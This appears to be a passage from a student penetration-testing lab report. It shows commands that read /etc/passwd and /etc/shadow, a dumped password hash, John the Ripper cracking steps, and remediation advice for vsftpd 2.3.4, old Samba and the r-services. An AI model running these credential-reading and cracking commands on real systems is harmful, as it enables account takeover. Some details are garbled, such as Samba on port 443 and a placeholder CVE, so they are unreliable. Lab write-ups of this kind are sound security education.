- cat /etc/passwd | grep minakshi
- minakshi:x:1002:1002:,,,:/home/minakshi:/bin/bash
- sudo cat /etc/shadow | grep minakshi0x ra
- minakshi:$y$j9T$ep3Qv2Hy8a5uO71kK7yOm0$rxMKpQlW2n/XflTYSpcCljAKbKROVgZHXHr50E5ed.4:20223:0:99999:7:::

**Task 6 – Cracking password hashes**

- nano minakshi_hash.txt




- /john minakshi_hash.txt




- /john minakshi_hash.txt –show


**Task 7 – Remediation**

**1. FTP Service (vsftpd)**

- Current Version: vsftpd 2.3.4
- Latest Version: vsftpd 3.0.5 (2025)
- Vulnerability:
  - ➔ Backdoor in 2.3.4 allows root shell access via crafted payload.
  - ➔ CVE: CVE-2011-2523
- Impact: Full system compromise by unauthenticated attackers.
- Remediation:
  - ➔ Upgrade to vsftpd 3.0.5 (fully patched)
  - ➔ Or disable FTP entirely and switch to SFTP (via SSH)

**2. Samba SMB (Port 443)**

- Current Version: Samba 3.0.20
- Latest Version: Samba 4.20.1 (May 2025)
- Vulnerabilities:

➔ Remote Code Execution (RCE)
➔ Session hijacking
➔ Arbitrary file read/write
➔ CVE-2007-2442: Command injection via username map script
➔ CVE-2017-XXXX: Arbitrary code execution

- Impact: Attackers can gain shell access, move laterally, and steal credentials.
- Remediation:
  - ➔ Upgrade to Samba 4.20.1
  - ➔ Disable SMBv1, restrict to trusted IPs only
  - ➔ Harden /etc/samba/smb.conf:
  - ➔ Disable guest access
  - ➔ Enable detailed logging

**3. R Services (Ports 512–514)**

- Services Affected: rexec, rlogin, rsh (legacy UNIX services)
- Status: Obsolete, insecure, and deprecated
- Vulnerabilities:
  - ➔ Sends plaintext credentials
  - ➔ Vulnerable to MITM and replay attacks
  - ➔ Weak or no authentication
  - ➔ CVE-1999-0651: Allows unauthorized remote access if .rhosts/hosts.equiv misconfigured
- Impact: Network users can impersonate others and execute remote commands
- Remediation:
  - ➔ Immediately disable rexec, rlogin, and rsh services
  - ➔ Replace with SSH-based alternatives
- Reference: MITRE CVE-1999-0651

**Major Learning From this project –**

- **Developed a comprehensive understanding of penetration testing workflow.**
- **Gained hands-on experience with Nmap, Metasploit, and John the Ripper.**
- **Learned to responsibly report and remediate security issues.**
- **I learned how to create and manage users in Linux and how their details are stored in system files.**
- **I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists.**

- **I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like nmap -v to find open ports, nmap -sV to find service versions, and nmap -O to detect the OS.**
- **I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled.**
- **Understood vulnerabilities associated with outdated software.**